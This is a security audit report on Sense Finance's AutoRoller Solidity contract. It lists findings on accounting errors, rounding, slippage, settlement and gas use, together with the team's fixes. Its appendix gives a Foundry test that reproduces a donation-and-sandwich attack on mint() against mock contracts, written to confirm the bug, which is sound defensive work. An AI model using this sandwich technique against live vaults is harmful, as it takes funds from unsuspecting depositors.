

Fixed Point Solutions, LLC

Sense Autoroller Assessment

2022/09/06
Prepared by: Kurt Barry

1. Scope

Sense's AutoRoller contract, which provides Space AMM liquidity providers a convenient way to roll their position to a new rate tenor, was reviewed for safety and correctness.

Commit: 5d7eec861ffc3e03ccf753124485d931ef5e0388
Files: src/AutoRoller.sol

Dependencies were explored when necessary to understand whether the AutoRoller integrated them correctly. In particular the solmate ERC-4626 base class was studied, and other Sense contracts including the Divider, Periphery, Adapters, and Space were studied as needed.

Fixes for reported issues were locally reviewed, but since significant refactoring happened after the initial review completed, they were not verified in the full context of all modified code.

2. Limitations

No assessment can guarantee the absolute safety or security of a software-based system. Further, a system can become unsafe or insecure over time as it and/or its environment evolves. This assessment aimed to discover as many issues and make as many suggestions for improvement as possible within the specified timeframe. Undiscovered issues, even serious ones, may remain. Issues may also exist in components and dependencies not included in the assessment scope.

3. Findings

Findings and recommendations are listed in this section, grouped into broad categories. It is up to the team behind the code to ultimately decide whether the items listed here qualify as issues that need to be fixed, and whether any suggested changes are worth adopting. When a response from the team regarding a finding is available, it is provided.

Findings are given a severity rating based on their likelihood of causing harm in practice and the potential magnitude of their negative impact. Severity is only a rough guideline as to the risk an issue presents, and all issues should be carefully evaluated.

Severity Level Determination		Impact		
		High	Medium	Low
Likelihood	High	**Critical**	**High**	**Medium**
	Medium	**High**	**Medium**	**Low**
	Low	**Medium**	**Low**	**Low**

Issues that do not present any quantifiable risk (as is common for issues in the Code Quality category) are given a severity of **Informational**.

3.1 Security and Correctness

Findings that could lead to harmful outcomes or violate the intentions of the system.

SC.1 Free Token Accounting Allows Calls to `mint()` to Be Sandwich Attacked

Severity: Medium

Code Location:
[1]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L712
[2]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L713

Description:
In `_decomposeShares()`, free principal and yield tokens in the AutoRoller contract are counted as belonging entirely to the current user. If a user is depositing via `mint()`, this results in pulling more assets from the user than strictly appropriate for the balance of assets in the Space pool. Because withdrawals allow claiming of all free assets, a `mint()` call can be sandwich attacked

as follows: 1) attacker deposits into the AutoRoller and donates assets (say, PTs) to the AutoRoller contract prior to the deposit, 2) the `mint()` occurs, drawing more assets than the user expects (assuming they have a sufficient Target balance), and 3) the attacker withdraws, claiming an unfair portion of assets (primarily to the detriment of the sandwiched user). See Appendix section A.1 for test code that can be added to AutoRoller.t.sol to confirm this. Note that SC.2 exacerbates the negative impact on the user.

The general recommendation is that free assets should be treated as proportionally belonging to all shareholders, which prevents this attack and is also more in-line with how yield-bearing vaults typically work.

Response: Fixed–loose assets are now factored in proportionally to the user's AutoRoller stake rather than first come, first served. The suggested test has also been added to confirm. See commits 81d777fc476fe97ac43eee1d1f4d0e13794e136a, cc45c22d60f985c448009eef4c8614a8e3b93859, and 48f48f7373f0c1ccaf57a3a7d3253f9ba53d5174.

FPS Note on Response: Checked code at commit 571454936d533c65a4215b089ff5e6a309f36640 as further refactoring was done after the fix commits noted above; the fix appears adequate.

SC.2 Reversed Use of Quantities in `totalAssets()`

Severity: Medium

Code Location:
[1]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L368
[2]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L373

Description: In these two calculations, the second additive term uses the incorrect quantity. In the first case, because `ptBal >= ytBal`, and principal and yield tokens must be reconstituted into the target asset in a 1:1 ratio, the maximum that can be combined is `ytBal` (but `ptBal` is used). The converse applies to the expression in the else block. These errors result in systemic overestimation of the total assets when unequal amounts of free principal and yield tokens are present in the AutoRoller contract and `maturity != MATURITY_NOT_SET`. This affects deposits and withdrawals, making them either unfair to the user performing the action, or to the other shareholders of the contract.

Response: Fixed in commit a83eaed40d2df49245cddeaa3ec6d66c4e9b0630.

SC.3 Rounding in Favor of the User When Redeeming

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L415

Description:
The function `_decompseShares()` rounds its results up. When used to determine the amount of assets a user is due in a redemption of shares, the rounding is in the user's favor, and the user gets slightly more assets than the exact amount they are entitled to. While it is unclear whether there is any exploit in this context, favorable rounding can sometimes result in vulnerabilities that allow funds to be drained.

Response: Acknowledged–limitation accepted. The thinking is that the initial deposit is permalocked and will smooth over off-by-one redemptions.

SC.4 No Slippage Protection on Deposits or Withdrawals

Severity: Medium

Code Location:
[1]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L344
[2]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L615

Description:
Since deposits and withdrawals have no slippage protection, attackers can potentially use flashloans to manipulate the Space pool and cause losses to users on deposits and withdrawals, particularly early in the lifetime of a series, when the Space pool invariant behaves approximately like a constant product.

Response: Discussion ongoing; for now, the risk is acknowledged and accepted.

SC.5 If a Series Is Not Settled By the Autoroller, the Autoroller Can No Longer Roll Funds Into a Subsequent Series

Severity: Low

Code Location:
[1]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L267
[2]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L136

Description: Only the `settle()` function resets `maturity` to `MATURITY_NOT_SET` [1]. Further, `settle()` reverts if a series has already been settled (possible if the `AutoRoller.settle()` is not called within the exclusive sponsor settlement window). The `roll()` function reverts if `maturity` is not equal to `MATURITY_NOT_SET` [2]. Thus, if a series is settled in any other way than `AutoRoller.settle()`, `roll()` can no longer be called and a new AutoRoller will have to be deployed. Possible solutions include using a specialized stake token that will limit transfers of itself from the adapter to be to the AutoRoller, or modifying the logic of the AutoRoller to allow recovery from this scenario (for example, by moving post-settlement Space withdrawal and state resetting to a separate function).

Response: Fixed in commits 3d8798584e7cad77450de47c526607e0534594dd and 06395a8c86f8cd38ba634e9336f2ec505c2cabb1 by separating settlement and cooldown logic.

SC.6 Unchecked Underflow Possible in `previewRedeem()`

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L454

Description: The quantity `ptBal` may exceed `ptReserves` due to donated PTs, especially if the Space pool has rather low PT reserves. This could cause `previewRedeem()` to revert, in turn causing calls to `redeem()` and `withdraw()` to revert (as `_previewSwap()` may try to simulate a swap with more liquidity than is present in the Space pool if `ptReserves - ptBal` would be less than `ytBal - ptBal` if `ptBal` had loose PTs subtracted out).

Response: Fixed. Code refactored so that a subtraction is no longer necessary (see commit cc45c22d60f985c448009eef4c8614a8e3b93859).

SC.7 Loose Assets Are Not Handled Correctly in `maxRedeem()`

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L538

Description: The subtractions here cause the estimate of the maximum amount of principal tokens that can be sold to use inaccurate Space pool reserves when loose PTs or Target are present in the AutoRoller, because these loose tokens are included in the quantities returned by `_decomposeShares()`.

Response: Fixed in commit 571454936d533c65a4215b089ff5e6a309f36640.

SC.8 Setting AutoRoller Balance to the Maximum `uint256` Value Does Not Prevent Transfers to the Contract

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L126

Description: The solmate ERC20 implementation (which the AutoRoller inherits via the solmate ERC4626 mixin) does not enforce an overflow check on the balance addition that occurs as part of a transfer:

https://github.com/transmissions11/solmate/blob/1e977ca7c1b179b5f13e9cd0ab42d35c0e5ff746/src/tokens/ERC20.sol#L81

This means that setting the balance of the AutoRoller contract for its own token to the maximum allowed `uint256` value will not prevent transfers to the contract; instead, overflow will silently occur.

Response: Removed in commit e9952b172d7c810d1f8a4117d7bfd46954d4feab.

3.2 Usability and Incentives

Findings that could lead to suboptimal user experience, hinder integrations, or lead to undesirable behavioral outcomes.

None.

3.3 Gas Optimizations

Findings that could reduce the gas costs of interacting with the protocol, potentially on an amortized or averaged basis.

G.1 Unnecessary Check

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L411

Description: An attempt to redeem more shares than exist in the contract will revert later when an attempt is made to burn those shares from the caller (since an individual balance cannot be

larger than the total supply). This should be an uncommon occurrence and hence the gas saved by short-circuiting this error case is likely outweighed by the additional cost incurred by successful redemptions.

Response: Fixed in commit 5d223ba2d313d7e6ea8b6ec84326e71519f1a6c8.

G.2 First Roll Deposit Amount Could Be Immutable

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L141

Description: This deposit amount is a function of only constants and immutables, so it could itself be an immutable.

Response: Implemented in commit 097250905c2903497aaf6e492417601fb99d89c8.

G.3 A Relative or Hybrid Convergence Threshold May Provide Benefits Over an Absolute One

Severity: Low

Code Location:
https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L499

Description: The code assesses convergence of the secant method based on whether the difference between the amount of assets that would be redeemed minus the targeted redemption amount is greater than zero and less than the hardcoded value of 10^{16}. This means that the relative precision required of the answer increases with the amount of assets to be redeemed; a relative condition (i.e. requiring the difference be less than some percentage of the assets to be redeemed) may be more gas-efficient above some threshold asset amount. If the relative condition causes issues when the asset value is small in an absolute sense, a hybrid convergence condition that applies an absolute threshold when `assets` is small and a relative threshold when `assets` is large can be used.

Response: Implemented in commits cccfa0a350cad92de9d9a69489651868fddb6ba5 and 4fc3cae58d2c9cc78cd944770b0e23e3699b133a.

G.4 Error Buffer Amount Could Be `immutable`

Severity: Low

Code Location:
[1]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L446
[2]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L468
[3]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L500
[4]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L513

Description: The quantity `(MAX_ERROR - 1) / scalingFactor + 1` depends only on constants and immutables, and thus could itself be made an immutable to eliminate the gas cost of repeatedly recalculating it.

Response: Implemented in commit 097250905c2903497aaf6e492417601fb99d89c8.

3.4 Code Quality

CQ.1 Variable Assignments Are More Readable If Put On Separate Lines

Severity: **Informational**

Code Location:
[1]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L180
[2]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L609
[3]https://github.com/sense-finance/auto-roller/blob/5d7eec861ffc3e03ccf753124485d931ef5e0388/src/AutoRoller.sol#L662

Description: Consider putting these assignments on separate lines for readability.

Response: Fixed in commit 24cf0463af24c006f0906d0052ff0666e172c975.

4. Notes

This section contains general considerations for interacting with or maintaining the system and various conclusions reached or discoveries made during the course of the assessment. Whereas findings generally represent things for the team to consider changing, notes are more informational and may be helpful to those who intend to interact with the system.

4.1 General Lack of Reentrancy Protection

The functions that deposit and withdraw funds from the Autoroller generally lack robust reentrancy protection. The primary risk vector would be the Target token itself. For the purposes of this audit, tokens that allow reentrancy (such as those implementing the ERC-777 specification) were considered out-of-scope so this risk was not deeply explored. If such tokens are supported in the future, it is recommended to start from the assumption that reentrancy vulnerabilities exist and either add a standard reentrancy guard pattern, or prove that reentrancy vulnerabilities do not exist (which is generally quite challenging, so the simpler reentrancy guard mechanism is recommended, the only downside being increased gas costs).

5. Appendix

Supplementary material relating to various findings.

A.1 Test Code For SC.1

Add this contract into the test file:

```
contract Mintooor {
    AutoRoller immutable roller;
    constructor(AutoRoller _roller, MockERC20 target) {
        roller = _roller;
        target.approve(address(_roller), type(uint256).max);
    }
    function mint(uint256 shares) external {
        roller.mint(shares, address(this));
    }
}
```

Then add this code to the test contract:

```
    function testMintSandwich() public {
        // 1. Large whale deposit from a third party (ensures sufficient
liquidity later in the attack)
        target.mint(address(this), 10e18);
        target.approve(address(autoRoller), type(uint256).max);
        autoRoller.deposit(10e18, alice);

        // 2. Roll the Target into the first Series.
        autoRoller.roll();

        // 3. Deposit and PT donation (1st half of sandwich)
        uint256 attackerOutflow = 0;
        uint256 before = target.balanceOf(address(this));
```

```
        autoRoller.deposit(1e18, address(this));
        uint256 aafter = target.balanceOf(address(this));
        attackerOutflow += before - aafter;

        ERC20 pt = autoRoller.pt();
        YT    yt = autoRoller.yt();
        target.mint(address(this), 1e18);
        target.approve(address(divider), 1e18);
        before = target.balanceOf(address(this));
        uint256 ptBal = pt.balanceOf(address(this));
        uint256 ytBal = yt.balanceOf(address(this));
        divider.issue(address(mockAdapter), autoRoller.maturity(), 1e18);
        aafter = target.balanceOf(address(this));
        ptBal = pt.balanceOf(address(this)) - ptBal;  // ptBal is now just
the PTs issued, in case there was any dust balance before
        ytBal = yt.balanceOf(address(this)) - ytBal;  // same for ytBal;
we'll convert these back to target at the end
        attackerOutflow += before - aafter;
        pt.transfer(address(autoRoller), ptBal);

        // 3. Mint shares
        address mintor = address(new Mintooor(autoRoller, target));
        uint256 beforeBal = 5e18;  // mintor has more target than they intend
to deposit
        target.mint(mintor, beforeBal);
        Mintooor(mintor).mint(0.5e18);
        uint256 afterBal = target.balanceOf(mintor);
        console.log("mintor delta:", beforeBal - afterBal);  // correct value
should be very close to 0.5e18

        // 4. Redeem (2nd half of sandwich)
        before = target.balanceOf(address(this));
        autoRoller.redeem(autoRoller.balanceOf(address(this)), address(this),
address(this));
        Periphery periphery = Periphery(AddressBook.PERIPHERY_1_3_0);
        yt.approve(address(periphery), type(uint256).max);
        periphery.swapYTsForTarget(address(mockAdapter),
autoRoller.maturity(), ytBal);
        aafter = target.balanceOf(address(this));
        uint256 attackerInflow = aafter - before;
        console.log(attackerOutflow);
        console.log(attackerInflow);
```

```
        console.log("attacker profit (target):", attackerInflow -
attackerOutflow);
    }
```